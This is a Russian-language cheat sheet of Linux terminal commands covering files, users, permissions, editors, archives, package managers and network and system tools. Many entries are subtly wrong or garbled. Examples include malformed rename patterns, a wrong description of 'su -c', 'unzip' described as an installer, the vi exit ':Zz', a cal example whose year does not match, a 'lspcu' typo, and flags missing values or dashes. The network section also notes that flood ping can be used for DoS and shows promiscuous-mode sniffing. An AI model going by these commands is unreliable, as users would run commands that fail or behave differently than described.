- **Название программы** – это название исполняемого файла из каталогов, записанных в переменной **\$PATH** (**/bin**, **/sbin**, **/usr/bin**, **/usr/sbin**, **/usr/local/bin**, **/usr/local/sbin** и др.) или полный путь к исполняемому файлу (**/opt/deadbeef/bin/deadbeef**)
- **Ключ** – пишется после названия программы, например **-h**, у каждой программы свой набор ключей, они перечислены в справке к программе.
Ключи используются для указания:
 - какие настройки использовать или
 - какое действие выполнить.
- **Значение**
 - ***, ~, \, &, ", _** – адрес, цифры, текст, спецсимволы
 - **\$HOME, \$USER, \$PATH** – переменные
- Выполнить команды можно следующим образом:
 - набрать команду в командной строке и нажать «**Enter**»
 - скопировать команду из инструкции и вставить её в командную строку, затем нажать «**Enter**»

- создать скрипт и выполнить двойным нажатием мыши (создать текстовый файл, в первой строке написать `#!/bin/bash`, ниже написать команды в столбик, сохранить, в свойствах файла разрешить выполнение, нажать два раза по файлу для выполнения всех перечисленных команд)
- Терминал чувствителен к регистру! В Linux слова «USER», «User» и «user» – различаются!

? Разделы команд Linux

- Навигация по каталогам и файлам: `cd`, `ls`, `pwd`.
- Работа с файлами и каталогами: `mkdir`, `rm`, `mv`, `cp`, `ln`, `touch`, `head`, `tail`, `cat`, `more`, `less`, `grep`, `sort`, `find`, `file`.
- Настройки пользователя: `adduser`, `passwd`, `whoami`, `userdel`.
- Повышение привилегий: `su`, `sudo`.
- Управление правами: `chmod`, `chown`, `chgrp`.
- Текстовые редакторы: `vi`, `vim`, `nano`.
- Архивация и разархивирование: `tar`, `unzip`, `zip`.
- Установка программ: `apt`, `yum`.
- Информация о командах: `man`, опция `-h` (`--help`), `whatis`
- История ранее выполняемых команд: `history`.
- Работа с сетью: `curl`, `ping`, `nslookup`, `netstat`, `wget`, `telnet`, `ifconfig`, `ip`, `ss`.
- Информация о системе и процессах: `top`, `ps`, `du`, `df`, `free`, `cal`, `date`, `clock`, `uptime`, `w`, `whoami`, `finger`, `uname`, `lspcu`
- Управление процессами: `kill`.
- Очистка окна Терминала: `clear`, `reset`.

? Основные команды Linux

- **Навигация по каталогам и файлам:**
 - `cd` – (Change directory) – перейти в директорию (папку)
 - `cd /` – перейти в корневой каталог
 - `cd ..` – перейти в директорию одним уровнем выше
 - `cd ../../` – перейти в директорию двумя уровнями выше
 - `cd ~` – перейти в домашнюю директорию пользователя user
 - `cd -` – перейти в директорию, в которой находились до перехода в текущую
 - `ls` – показывает содержимое директории
 - `ls` – показывает содержимое текущей директории
 - `ls ~` – показывает содержимое домашней директории
 - `ls -lh` – просмотр полномочий на файлы и директории в текущей директории
 - `pwd` – показать текущую директорию
- **Работа с файлами и каталогами:**
 - `mkdir` – «make directory» – создать каталог (папку)
 - `mkdir folder` – создать директорию «folder»
 - `mkdir folder1 folder2` – создать одновременно две директории «folder1» и «folder2»
 - `mkdir -p /folder1/folder2` – создать дерево директорий: «folder1», внутри «folder2»
 - `rm` – «remove» – удалить файл или каталог (полностью, мимо корзины)
 - `rm file` – удалить файл «file»
 - `rm -r folder` – удалить каталог «folder»
 - `rm -f file` – удалить форсированно файл «file»
 - `rm -rf folder` – удалить форсированно каталог «folder»
 - `rmdir folder` – удалить директорию «folder» только если она пустая
 - `mv` – «move» – переименовать или переместить файл или директорию
 - `mv folder1 newfolder` – переименовать/переместить директорию «folder1» в «newfolder»
 - `mv file1 file2` – переименовать/переместить файл «file1» в «file2»
(если «file2» существующий каталог – переместить файл «file1» в каталог «file2»)
 - `cp` – «copy» – копировать файл или директорию
 - `cp file1 file2` – скопировать файл «file1» в файл «file2»
 - `cp -r folder1 folder2` – скопировать «folder1» в «folder2»
(создаст каталог «folder2», если он не существует)

- **rename** – массово («пакетно») переименовать файлы
 - **rename 's/old.html/new.html' old.html** – переименовать все «old.html» в «new.html»
 - **rename 's/.html/.php/*.*.html** – изменить расширение «.html» на «.php» у всех «html»
 - **rename -f 's/.html/.php/*.*.html** – изменить (перезаписать) существующие «.html» на «.php»
 - **rename 'y/_/_/*** – заменить все символы пробелов на символ подчёркивания
 - **rename 'y/A-Z/a-z/*** – конвертация имен файлов в строчные буквы
 - **rename 'y/a-z/A-Z/*** – конвертация имен файлов в прописные буквы
 - **rename -n 's/^.jpeg\$/^.jpg/*** – показать, что именно будет переименовано, но не переименовывать
- **ln** – «link» – создать ссылку на на файл или директорию
 - **ln file1 lnk1** – создать «жёсткую» (физическую) ссылку на файл или директорию
 - **ln -s file1 lnk1** – создать «символическую» ссылку на файл или директорию
- **touch** – создать новый пустой файл
 - **touch file** – создать новый пустой файл «file»
- **head** – вывести первые 10 строк файла
 - **head file** – вывести первые 10 строк файла «file»
 - **head -2 file** – вывести первые 2 строки файла «file»
- **tail** – вывести последние 10 строк файла
 - **tail file** – вывести последние 10 строк файла «file»
 - **tail -f file** – вывести содержимое «file» по мере роста, начинает с последних 10 строк
 - **tail -2 file** – вывести последние 2 строки файла «file»
- **cat** – «concatenate» – вывести содержимое файла в Терминал
 - **cat file** – вывести содержимое файла «file» в Терминал
 - **cat > file** – направить стандартный ввод в новый файл «file»
- **tac** – вывести содержимое файла в обратном порядке (последняя строка становится первой и т.д.)
 - **tac file** – вывести содержимое «file» в обратном порядке (последняя строка – первая и т.д.)
- **more** – постраничный вывод содержимого файла
 - **more file** – постраничный вывод содержимого файла «file»
- **less** – постраничный вывод содержимого файла, с возможностью пролистывания, поиска и т.п.
 - **less file** – постраничный вывод содержимого файла «file», с возможностью пролистывания в обе стороны (вверх-вниз), поиска по содержимому и т.п.
- **grep** – отобрать и вывести строки, содержащие «...»
 - **grep Aug /log/file '/var/log/file'** – отобрать и вывести строки, содержащие «Aug»
 - **grep ^Aug /log/ file '/var/log/ file'** – отобрать и вывести строки, начинающиеся на «Aug»
 - **grep [0-9] /log/ file '/var/log/ file'** – отобрать и вывести строки, содержащие цифры
 - **grep Aug -R /log/*** – отобрать и вывести строки, содержащие «Aug», во всех файлах, находящихся в директории «/log» и ниже
- **sort** – отсортировать содержимое файлов
 - **sort file1 file2** – отсортировать содержимое двух файлов: «file1» и «file2»
 - **sort file1 file2 | uniq** – отсортировать содержимое двух файлов, не отображая повторов
 - **sort file1 file2 | uniq -u** – отсортировать содержимое двух файлов, отображая только уникальные строки (строки, встречающиеся в обоих файлах, не выводятся)
 - **sort file1 file2 | uniq -d** – отсортировать содержимое двух файлов, отображая только повторяющиеся строки
- **find** – поиск внутри каталога со спец. установками: по имени, расширению, владельцу и т.д.
 - **find / -perm -u+s** – найти, начиная от корня, все файлы с выставленным SUID
 - **find /log -name '*.*.log'** – поиск в /log всех файлов, имена которых оканчиваются на «.log»
 - **find /home/user1 -name '*.*.txt' | xargs cp -av -target-directory=/home/backup/ -parents** – поиск в «/home/user1» всех файлов, имена которых оканчиваются на «.txt», и копирование их в другую директорию
- **locate** – поиск файлов и каталогов (чувствителен к регистру)
- **file** – позволяет узнать тип данных, которые на самом деле содержатся внутри документа
 - **file -f file** – анализ документов, адреса которых указаны в простом текстовом файле «file»

- **Настройки пользователя:**
 - **whoami** – вывод имени пользователя
 - **adduser** – создание нового пользователя
 - **adduser newuser** – создание нового пользователя с именем «newuser»
 - **passwd** – смена пароля пользователя
 - **passwd newuser** – смена пароля пользователя с именем «newuser»
 - **userdel** – удаление пользователя
 - **userdel newuser** – удаление пользователя с именем «newuser»
- **Повышение привилегий:**
 - **su** – «substitute user» – заменить пользователя оболочки shell на указанного
 - **su** – смена пользователя оболочки shell на суперпользователя «root»
 - **su -** – смена пользователя на «root» со сменой параметров окружения оболочки
 - **su -c user5** – запускает приложение под указанным аккаунтом «user5»
 - **su -s /usr/bin/zsh user01** – запуск оболочки «zsh» для пользователя «user01»
 - **su -g user5** – вызов пользователя, состоящего в заданной группе
(только для пользователя «root»)
 - **sudo** – «substitute user and do» – запустить программу от имени других пользователей, а также от имени суперпользователя.
 - **sudo** – необходимо писать перед большинством команд; временно даёт права суперпользователя, которые необходимы для работы с файлами и каталогами, которые не принадлежат аккаунту текущего пользователя.
(Для использования «sudo» требуется ввести пароль).
- **Управление правами:**
 - **chmod** – «change mode» – команда для изменения прав доступа к файлам и директориям
 - **chmod ugo+rwx directory1** – добавить полномочия на директорию «directory1» «ugo» (User Group Other) + «rwx» (Read Write eXecute) – всем полные права = **chmod 777 directory1**
 - **chmod go-rwx directory1** – отобрать у группы и всех остальных все полномочия на директорию «directory1»
 - **chown** – «change owner» – команда для изменения владельца файлов и директорий
 - **chown user1 file1** – назначить владельцем файла «file1» пользователя «user1»
 - **chown -R user1 directory1** – назначить рекурсивно владельцем директории «directory1» пользователя «user1»
 - **chown user1:group1 file1** – сменить владельца и группу владельца файла «file1»
 - **chgrp** – «change group» – сменить группу-владельца файлов и директорий
 - **chgrp group1 file1** – «change group» – сменить группу-владельца файла «file1» на группу «group1»
 - Популярные значения:
 - **400 (-r—)** – Владелец имеет право чтения; никто другой не имеет права выполнять никакие действия
 - **644 (-rw-r-r-)** – Все пользователи имеют право чтения; владелец может редактировать
 - **660 (-rw-rw—)** – Владелец и группа могут читать и редактировать; остальные не имеют права выполнять никаких действий
 - **664 (-rw-rw-r-)** – Все юзеры имеют право чтения; владелец и группа могут редактировать
 - **666 (-rw-rw-rw-)** – Все пользователи могут читать и редактировать
 - **700 (-rwx—)** – Владелец может читать, записывать и запускать; никто другой не имеет права выполнять никакие действия
 - **744 (-rwxr-r-)** – Каждый юзер может читать, владелец – редактировать и запускать
 - **755 (-rwxr-xr-x)** – Каждый юзер имеет право читать и запускать; владелец – редактировать
 - **777 (-rwxrwxrwx)** – Каждый юзер может читать, редактировать и запускать
 - **1555 (-r-xr-xr-t)** – Каждый юзер имеет право читать и запускать; владелец – удалить
 - **2555 (-r-xr-sr-x)** – Каждый юзер имеет право читать и запускать с правами группы (user group) владельца файла
 - **4555 (-r-sr-xr-x)** – Каждый юзер имеет право читать и запускать с правами владельца файла

- **Текстовые редакторы:**

- **vi** – «visual» – экранно-ориентированный редактор. Vi – это визуальный редактор с «окном» в активизирует редактируемом файле. То, что вы видите на экране, является представлением редактора vi содержимого файла.
 - **vi** – Редактирует пустой буфер редактирования
 - **vi file.txt** – открыть файл «file.txt»
 - **vi +123 file.txt** – Переходит на строку с номером 123
 - **vi +/tty file.txt** – Ищет первое вхождение слова «tty»
 - **vi -t** – Эквивалент первоначальной команды tag; редактирует файл, содержащий признак tag (тег), и устанавливает редактор согласно определению этого признака.
 - **vi -r** – Используется при восстановлении, когда имело место повреждение редактора или всей системы, отыскивает последнюю сохраненную версию указанного файла. Если файл не определен, то эта опция выводит список сохраненных файлов.
 - **vi -l** – Специфическая для редактирования LISP, эта опция устанавливает опции showmatch и lisp.
 - **vi -Wn** – По умолчанию устанавливает "окно" размером 'n'. Чрезвычайно удобно в наборных устройствах, чтобы начинать работу в малом окне.
 - **vi -R** – Устанавливает опцию "только чтение", при этом файлы могут только просматриваться, но не редактироваться.

Существует несколько путей выхода из редактора vi:

- **:Zz** – Содержимое буфера редактирования записывается в файл только при условии, что были сделаны какие-либо изменения.
- **:x** – Содержимое буфера редактирования записывается в файл только при условии, что были сделаны какие-либо изменения.
- **:q!** – Отменяет сеанс редактирования. Восклицательный знак указывает редактору vi на необходимость безусловного выхода. В этом случае содержимое буфера редактирования не переписывается.

- **vim** – Текстовый редактор VIM, созданный на основе более старого VI. Один из мощнейших текстовых редакторов с полной свободой настройки и автоматизации, возможными благодаря расширениям и надстройкам.
 - **vim file.txt** – открыть файл «file.txt»
 - **vimtutor** – открыть учебник по работе с редактором VIM
 - * ниже см. вопрос «? Основные команды текстового редактора VI / VIM»
- **nano** – запустить NANO – консольный текстовый редактор для Unix и Unix-подобных операционных систем, основанный на библиотеке curses, включен в дистрибутивы Ubuntu по умолчанию.

- **Архивация и разархивирование:**

- **tar** – архиватор, который таковым не является, (из-за логики работы) – это лишь упаковщик, а если быть точнее то задача TAR создать контейнер в формате «.tar» в который он помещает выбранные файлы (без сжатия). Но если эти данные нужно сжать для уменьшения размера архива, тогда применяются дополнительные инструменты такие как Gzip или bzip2 (вы должны были обращать внимания, что скачивая пакеты или файлы они имели странный формат name-file.tar.gz). Всё дело в том, что принцип работы инструмента по сжатию данных, работает только в однопотоковом режиме, поэтому, что бы заархивировать много файлов и их сжать нам необходимо было их упаковать в TAR (один файл), а только потом прогнать через сжатие GZIP или BZIP2 поэтому эти инструменты работают вместе.
 - **tar -cf arch.tar file1 file2** – создать (create) новый архив с именем (file) «arch.tar» из file1,2
 - **tar -cvf arch.tar file1 file2** – (то же, см. выше), но + отобразить (verbose) список прогресса
 - **tar -uf arch.tar file3 file4 file5** – обновить «update» архив «arch.tar» файлами file3,4,5
 - **tar -x newarch.tar** – распаковать архив «newarch.tar»
 - * Архиватор TAR – одна из немногих утилит в GNU/Linux, в которой перед использованием однобуквенных параметров, стоящих вместе, можно не ставить знак дефиса
- **unzip** – установка пакета с архиватором ZIP
 - **sudo apt-get update && apt-get upgrade** – обновление приложений
 - **sudo apt-get install unzip** – установка архиватора ZIP

- **zip** – архивирует (сжимает) файлы и папки
 - **zip -s 300m file.mov** (1 GB) – разбивка архива на заданный размер k(kB), m(MB), g(GB), t(TB):
file.zip (300 mb, master file)
file.001.zip (300 mb)
file.002.zip (300 mb)
file.003.zip (100 mb)
 - **zip -P 123 -r file.zip ./home/pictures** – сжать с паролем (Password) «123» рекурсивно (reurse) в архив «file.zip» файлы из директории «pictures»
 - **zip -r -9 file.zip ./home/pictures** – сжать рекурсивно (reurse) со степенью сжатия «9» («1» – без сжатия, «9» – лучшее сжатие) в архив «file.zip» файлы из директории «pictures»

- **Установка программ:**

- **apt** – «advanced packaging tool» – программа для установки, обновления и удаления программных пакетов в операционных системах Debian и основанных на них (Ubuntu, Linux Mint и т.п.)
Автоматически устанавливает и настраивает программы для UNIX-подобных операционных систем как из предварительно откомпилированных пакетов, так и из исходных кодов.
 - **apt-get install package_name** – установить / обновить пакет
 - **apt-cdrom install package_name** – установить / обновить пакет с CD-ROM'a
 - **apt-get update / sudo apt update** – обновить (получить) списки пакетов
 - **apt-get upgrade / sudo apt upgrade** – обновить пакеты, уже установленные в систему
 - **apt-get remove package_name** – удалить пакет, установленный в систему с сохранением файлов конфигурации
 - **apt-get purge package_name** – удалить пакет, установленный в систему с удалением файлов конфигурации
 - **apt-get check** – проверить целостность зависимостей
 - **apt-get clean** – удалить загруженные архивные файлы пакетов
 - **apt-get autoclean** – удалить старые загруженные архивные файлы пакетов
 - **sudo apt-add-repository** – добавляет (удаляет) записи в репозиторий Ubuntu: sources.list APT
- **yum** – «Yellowdog Updater, Modified» – инструмент командной строки с открытым кодом для управления пакетами для RPM (RedHat Package Manager) системы Linux.
 - **yum install firefox** – установить «firefox» с предварительным запросом (установить/отмена)
 - **yum install firefox -y** – установить «firefox» без предварительного запроса
 - **yum remove firefox** – удалить «firefox» с предварительным запросом (удалить/отмена)
 - **yum remove firefox -y** – удалить «firefox» без предварительного запроса
 - **yum update packagename** – обновить старую версию пакета «packagename»
 - **yum search firefox** – поиск пакета «firefox»
 - **yum list | less** – вывести список пакетов
 - **yum grouplist** – вывести список доступных групп пакетов
 - **yum list installed | less** – вывести список установленных пакетов
 - **yum info firefox** – информация о пакете «firefox»
 - **yum check-update** – проверка обновлений
 - **yum update** – обновить систему

- **Информация о командах:**

- **man** – «manual» – просмотр справочных руководств системы, «мануал» команд
 - **man command_name** – вывести руководство по команде «command_name»
 - **man man** – вывести руководство по команде «man» – руководство по руководству – откроется первая страница руководства «man (1)»
Чтобы просмотреть другие страницы Руководства:
 - **Колесо мыши / «↑» / «↓» / «Enter»** – прокрутить по одной строчке
 - **«Пробел» / «PgUp» / «PgDown»** – переход на следующую страницу
 - **«Home» / «End»** – переход в начало и конец руководства
 - **«H»** – раздел помощи, с альтернативными комбинациями для навигации
- Поиск по Руководству:
 - **«n»** – (при поиске) перейти к следующему результату поиска
 - **«N»** – (при поиске) перейти к предыдущему результату поиска

- «**Esc**»+«**U**» – (при поиске) включить/выключить подсветку найденного слова
- ?**input_text**+«**Enter**» – (при поиске) задать для поиска новое слово «**input_text**»
- **-N**+«**Enter**» – (при поиске) включить нумерацию строк
- &**input_text**+«**Enter**» – (при поиске) только строки, содержащие «**input_text**»
- **-n**+«**Enter**» – (при поиске) выключить нумерацию строк

Выход из Руководства:

- «**Q**» – выход из руководства
- **man 7 man** – вывести 7 раздел Руководства – Руководство откроется с седьмого раздела
- **man -f man** – найти разделы, в которых встречается запись «**ман**»
- **man -k printf** – поиск соответствий искомому термину «**printf**» внутри более длинных слов
 - * ниже см. вопрос «? Структура Руководства»
- опция **-h** (**--help**) – получение справки, в которой указаны ключи по команде
 - **tar -h** / **tar --help** – получение справки, в которой указаны ключи по команде «**tar**»
- **whatis** – отображает описание действий указанной команды (кратко, в одну строку)
 - **whatis tar** – отображает описание действий команды «**tar**» (кратко, в одну строку)

- **История ранее выполняемых команд:**

- **history** – вывести историю команд
 - **history** – вывести список всех команд, которые вводились ранее. Каждой команде будет присвоен номер.
!xxx – выполнить команду под номером **xxx**
 - **history | less** – сделать список прокручиваемым (если история слишком длинная)

- **Работа с сетью:**

- **curl** – утилита, набор библиотек, в которых реализуются базовые возможности работы с URL страницами и передачи файлов. Она отлично подходит для имитации действий пользователя на страницах и других операций с URL адресами
 - **curl https://githubuser.com/master/README.md** – загрузка файла
 - **curl -o readme.txt https://githubuser.com/master/README.md** – запись в файл «**readme.txt**»
 - **curl -O https://githubuser.com/master/README.md** – запись в файл (имя, как и на Сервере)
- **ping** – проверить есть ли доступ в интернет, для проверки доступности удаленного узла в сети. Утилита PING – это очень простой инструмент для диагностики сети. Она позволяет проверить доступен удаленный хост или нет (и всё). Для этого утилита проверяет, может ли хост отвечать на сетевые запросы с помощью протокола ICMP.
Протокол ICMP может передавать только два типа пакетов: это сообщения с отчетами про ошибки и сообщения запросов. В свою очередь, сообщения запросов делятся на:
 - сообщение эхо-запрос;
 - сообщение эхо-ответ.
 - **ping google.com** – проверки работоспособности сети – получить отклик от «**google.com**»;
 - **ping 192.168.10.5** – проверки работоспособности сети – получить отклик от «**192.168.10.5**»;
 - * Для каждого пакета выводится:
 - уникальный идентификатор «**icmp_seq**»,
 - количество узлов до целевого узла «**ttl**» и
 - время, потраченное на доставку пакета «**time**».
 - ** «**Ctrl**»+«**C**» – остановить PING
 - *** В конце утилиты выведет общую статистику:
 - **packets transmitted** – отправлено пакетов;
 - **received** – получено пакетов;
 - **packet loss** – процент потерянных пакетов;
 - **time** – общее время работы;
 - **rtt min/avg/max/mdev** – минимальное время/среднее время/максимальное время/квадратичное отклонение.
- **ping -4 google.com** – использовать только ipv4 (по умолчанию);
- **ping -6 google.com** – использовать только ipv6;
- **ping -A google.com** – адаптивный режим, время между отправками пакета адаптируется к времени передачи и приема пакета, но не меньше чем 200мс;
- **ping -b google.com** – разрешить ping широковещательного адреса;

- **ping -c google.com** – количество пакетов, которые нужно отправить;
 - **ping -D google.com** – выводить время в виде UNIX timestamp;
 - **ping -f google.com** – режим флуда, в этом режиме пакеты передаются без задержек, может использоваться для совершения DoS атак на отдельные узлы. Количество точек, которые выводит утилита обозначает количество потерянных пакетов;
 - **ping -i google.com** – интервал в секундах между отправкой пакетов;
 - **ping -I google.com** – использовать этот сетевой интерфейс для отправки пакетов;
 - **ping -l google.com** – режим перегрузки, отправляется очень много пакетов и система не следит за ответными пакетами;
 - **ping -n google.com** – не получать домены для ip адресов;
 - **ping -r google.com** – игнорировать таблицы маршрутизации и отправить пакет на указанный интерфейс;
 - **ping -s google.com** – размер одного пакета;
 - **ping -t google.com** – установить TTL вручную;
 - **ping -v google.com** – более подробный вывод.
- **nslookup** – проверить работоспособность DNS, посмотреть как быстро работает сервер, увидеть IP-адрес и скорость его получения для определенного домена
Синтаксис: **\$ sudo nslookup [опции] домен сервер**
- **nslookup microsoft.com** – посмотреть IP-адрес
Вывод утилиты:
 - **Server: 8.8.8.8** – это свой, системный DNS-сервер
 - **Address: 8.8.8.8#53** – это свой, системный DNS-сервер с портом
 - **Non-authoritative answer:** – инфо пришло со своего DNS-сервера, а он – не авторитетный
 - **Name: microsoft.com** – доменное имя ресурса
 - **Address: 134.170.185.46** – IP-адрес ресурса
 - **Name: microsoft.com** – (если несколько IP-адресов: доменное имя повторяется)
 - **Address: 134.170.188.221** – (если несколько IP-адресов: второй IP-адрес ресурса)
 - **nslookup -type xxx.com** – тип информации, которую хотим получить, возможные типы: txt, soa, ptr, ns, mx, mr, minfo, mg, mb, hinfo, gid, cname, a, aany;
 - **nslookup -port xxx.com** – другой порт DNS сервера;
 - **nslookup -recurse xxx.com** – использовать другие DNS серверы, если на этом нет ответа;
 - **nslookup -retry xxx.com** – количество попыток получить нужную информацию;
 - **nslookup -timeout xxx.com** – время между попытками запросов к серверу;
 - **nslookup -fail xxx.com** – пробовать другой сервер имен, если этот вернул ошибку
 - **nslookup -type-ns xxx.com** – выведет список используемых серверов имён. Обычно это от двух до четырёх серверов. Если есть авторитетный источник для получения информации, то он указывается в нижней части вывода.
- **netstat** – вывести данные о сетевых соединениях, таблице маршрутизации, статистику сетевых интерфейсов, маскированных соединений
- **netstat -a** – перечислить все порты
 - **netstat -at** – перечислить все TCP порты
 - **netstat -au** – перечислить все UDP порты
 - **netstat -l** – перечислить все прослушиваемые порты
 - **netstat -lt** – перечислить прослушиваемые TCP порты
 - **netstat -lu** – перечислить прослушиваемые UDP порты
 - **netstat -lx** – перечислить прослушиваемые UNIX сокеты
 - **netstat -s** – показать статистику всех портов
 - **netstat -st** – показать статистику только TCP портов
 - **netstat -su** – показать статистику только UDP портов
 - **netstat -p** – добавится «PID/ProgramName» в вывод (можно совместить с другими опциями)
- **wget** – скачивание веб-страниц и файлов
- **wget http://ftp.gnu.org/wget-1.5.3.tar.gz** – скачать файл и сохранить в текущей директории
 - **wget -O wget.zip http://ftp.gnu.org/wget-1.5.3.tar.gz** – скачать файл с именем wget.zip
 - **wget -r www.example.com** – загружает рекурсивно содержимое сайта www.example.com
 - **wget -c www.example.com/file.iso** – загрузить файл с возможностью остановки и продолжения

- **telnet** – сетевая утилита, которая позволяет соединиться с удалённым портом любого компьютера и установить интерактивный канал связи, например, для передачи команд или получения информации. Можно сказать, что это универсальный браузер в терминале, который умеет работать со множеством сетевых протоколов.
 - **sudo apt install telnet** – установка утилиты
 - **telnet 192.168.1.243** – проверить доступность сервера с IP-адресом 192.168.1.243
 - **telnet localhost 123** – проверить доступность порта «123» на узле (хосте) «localhost»
 - **telnet -4 localhost 123** – принудительно использовать адреса ipv4;
 - **telnet -6 localhost 123** – принудительно использовать адреса ipv6;
 - **telnet -8 localhost 123** – использовать 8-битную кодировку, например, Unicode;
 - **telnet -E localhost 123** – отключить поддержку Escape последовательностей;
 - **telnet -a localhost 123** – авто вход, берет имя пользователя из переменной окружения USER;
 - **telnet -b localhost 123** – использовать локальный сокет;
 - **telnet -d localhost 123** – включить режим отладки;
 - **telnet -p localhost 123** – режим эмуляции rlogin;
 - **telnet -e localhost 123** – задать символ начала Escape последовательности;
 - **telnet -l localhost 123** – пользователь для авторизации на удаленной машине
telnet opennet.ru 80 «Enter» – тест сайта «opennet.ru» (хост) «80» (порт) из консоли
GET / «Enter» – Веб-Сервер вернет полностью страницу, а также заголовки, которые необходимы для ее отображения браузером
 - Использование TELNET заключается в передаче специальных команд. У каждого сервиса свои команды, но у протокола есть свои команды telnet, которые можно применять в консоли TELNET:
 - **CLOSE** – закрыть соединение с сервером;
 - **ENCRYPT** – шифровать все передаваемые данные;
 - **LOGOUT** – выйти и закрыть соединение;
 - **MODE** – переключить режим, со строчного на символьный или наоборот;
 - **STATUS** – посмотреть статус соединения;
 - **SEND** – отправить один из специальных символов telnet;
 - **SET** – установить значение параметра;
 - **OPEN** – установить подключение через telnet с удаленным узлом;
 - **DISPLAY** – отобразить используемые спецсимволы;
 - **SLC** – изменить используемые спецсимволы.
- **ifconfig** – «interface configuration» – сетевые интерфейсы: включение/выключение, настройка их параметров, переключение их режимов
 - **sudo apt install net-tools** – установка сетевых утилит
 - **sudo ifconfig** – просмотр списка интерфейсов
 - **sudo ifconfig eth0** – просмотр интерфейса из списка
 - **sudo ifconfig -s** – просмотр списка интерфейсов с минимальной информацией о них
 - **sudo ifconfig -a** – вывести все интерфейсы, даже те, которые сейчас отключены
 - **sudo ifconfig eth0 broadcast 192.168.1.255** – установить широковещательный адрес
 - **sudo ifconfig eth0 hw ether BC:AE:C5:BE:8B:B7** – установить аппаратный адрес или так называемый, MAC адрес.
 - **sudo ifconfig eth0 mtu 1000** – изменить максимальный размер пакета
 - **sudo ifconfig eth0 192.168.1.1 netmask 255.255.255.0** – выставить интерфейсу eth0 IP-адрес и маску подсети
 - **sudo ifconfig eth0 promisc** – перевести интерфейс eth0 в promiscuous-режим для «отлова» пакетов (sniffing)
 - **sudo ifconfig eth0 -promisc** – отключить promiscuous-режим на интерфейсе eth0
- **ip** – посмотреть сетевые интерфейсы и присвоенные им IP-адреса
Синтаксис: **\$ ip [опции] объект команда [параметры]**
Объект – это тип данных, с которым надо будет работать: адреса, устройства, таблица ARP, таблица маршрутизации и так далее;
Команды – какое-либо действие с объектом;
Параметры – командам иногда нужно передавать параметры, они передаются в этом пункте

- Самые важные **Объекты**:
 - **a** или **address** – сетевые адреса.
 - **I** или **link** – физическое сетевое устройство.
 - **neigh** или **neighbour** – просмотр и управление ARP.
 - **r** или **route** – управление маршрутизацией.
 - **ru** или **rule** – правила маршрутизации.
 - **t** или **tunnel** – настройка туннелирования
- **ip a = ip addr show** – посмотреть все IP адреса
- **ip -br a show** – Для просмотра информации в кратком виде
- **ip a show enp0s3** – посмотреть IP адреса только по определённому сетевому интерфейсу
- **ip a show dev enp0s3 permanent** – отобразить только статические IP адреса
- **ip a show dev enp0s3 dynamic** – динамические
- **ip addr add 10.0.2.100/255.255.255.0 dev enp0s3** – присвоим тому же интерфейсу enp0s3 IP адрес 10.0.2.100 с маской подсети 255.255.255.0
- **ip addr del 10.0.2.100/255.255.255.0 dev enp0s3** – удалить IP адрес из интерфейса
- **ss** – исследовать сокеты
 - **ss** – отображает только слушающие сокеты
 - **ss -a** – отображает все сокеты
 - **ss -p** – отображает информацию о процессе вместе с другой информацией
 - **ss -s** – небольшая сводка
 - **ss -t = ss --tcp** – показывает сокеты TCP
 - **ss -u = ss --udp** – показывает сокеты UDP
 - **ss -d = ss --dccp** – показывает сокеты DCCP
 - **ss -w = ss --raw** – показывает сокеты RAW
 - **ss -x = ss --unix** – показывает сокеты Unix domain (алиас для **-f unix**)
 - **ss -S = ss --sctp** – показывает сокеты SCTP
 - **ss --vsock** – показывает сокеты vsock (алиас для **-f vsock**)

- Информация о системе и процессах:

- **top** – показать все запущенные процессы
 - **top** – показать все запущенные процессы
- **ps** – «process» – вывести текущие активные процессы
 - **ps** – вывести текущие активные процессы
 - **ps ux** – показывает список процессов с их PID (Program ID)
 - **ps -eafw** – отобразить запущенные процессы, используемые ими ресурсы и другую полезную информацию (единожды)
 - **ps -e -o pid,args -forest** – вывести PID (Program ID's) и процессы в виде дерева
 - **pstree** – отобразить дерево процессов
- **du** – «disk usage» – вывести размер всех файлов в определённой папке в байтах
 - **du /dir** – вывести список папок в каталоге «/dir» и занимаемое ими место в Байтах
 - **du -h /dir** – вывести список папок в каталоге «/dir» и занимаемое ими место в кБ
 - **du -BM /dir** – вывести список папок в каталоге «/dir» и занимаемое ими место в МБ
 - **du -ha /dir** – вывести список папок и файлов в каталоге «/dir» и занимаемое ими место в кБ
 - **du -hS /dir** – вывести размер папок без вложенных в них подпапок в каталоге «/dir» в кБ
 - **du -hSc /dir** – вывести строчку с общим размером всей папки «/dir» в кБ
 - **du -hac --exclude="*.log"** – исключить файлы с расширением «.log» из подсчёта
 - **du -h /dir | sort -rn** – вывести список папок, занимаемое ими место в кБ отсортировав по кБ
- **df** – «disk file system» – проверка свободного места через Терминал
 - **df** – посмотреть доступное пространство на всех разделах и информацию о них в кБ
 - **df -h** – посмотреть доступное пространство на всех разделах и инфо о них в кБ, МБ, ГБ
 - **df -a** – инфо обо всех файловых системах известных ядру, которые были смонтированы
 - **df -x tmpfs** – инфо про реальные (без виртуальных) файловые системы на жёстком диске
 - **df -t ext4** – инфо про файловую систему, которую нужно отображать
 - **df -h /comp/dir** – инфо про раздел «dir» в кБ, МБ, ГБ

- **free** – «free memory» – показать информацию об использовании памяти системой
 - **free** – показать информацию о памяти и подкачке в кБ
Вывод команды:
 - **total** – общий объём памяти, который может быть использован приложениями
 - **used** – используемая память, рассчитывается как: **used = total – free – buffers – cache**
 - **free** – свободная / неиспользуемая память
 - **shared** – этот столбец можно игнорировать, поскольку он не имеет значения. Это здесь только для обратной совместимости
 - **buff / cache** – объединённая память, используемая буферами ядра, а также страничным кешем и блоками. Эта память может быть освобождена в любое время, если это необходимо приложениям
 - **available** – оценка объёма памяти, доступного для запуска новых приложений без подкачки
 - **free -w** – отображать буферы и кеш в двух отдельных столбцах
 - **free -h** – показать информацию о памяти и подкачке в кБ, МБ, ГБ
 - **free -h -t** – показать информацию о памяти и подкачке в кБ, МБ, ГБ с итоговой строкой
 - **free -s 5** – отображать информацию о памяти на экране каждые 5 сек
«**Ctrl**»+«**C**» – прекратить отображать информацию о памяти на экране
 - **free -s 5 -c 10** – отображать информацию о памяти на экране каждые 5 сек, и так 10 раз
- **cal** – вывести таблицу-календарь, на один месяц, несколько месяцев или на весь год
 - **cal** – вывести таблицу-календарь текущего года
 - **cal 2000** – вывести таблицу-календарь 2000 года
 - **cal 10 2020** – вывести таблицу-календарь 10-й месяц 2021 год
 - **ncal 2000** – вывести таблицу-календарь 2000 года, числа следуют по вертикала
- **date** – вывести системную дату
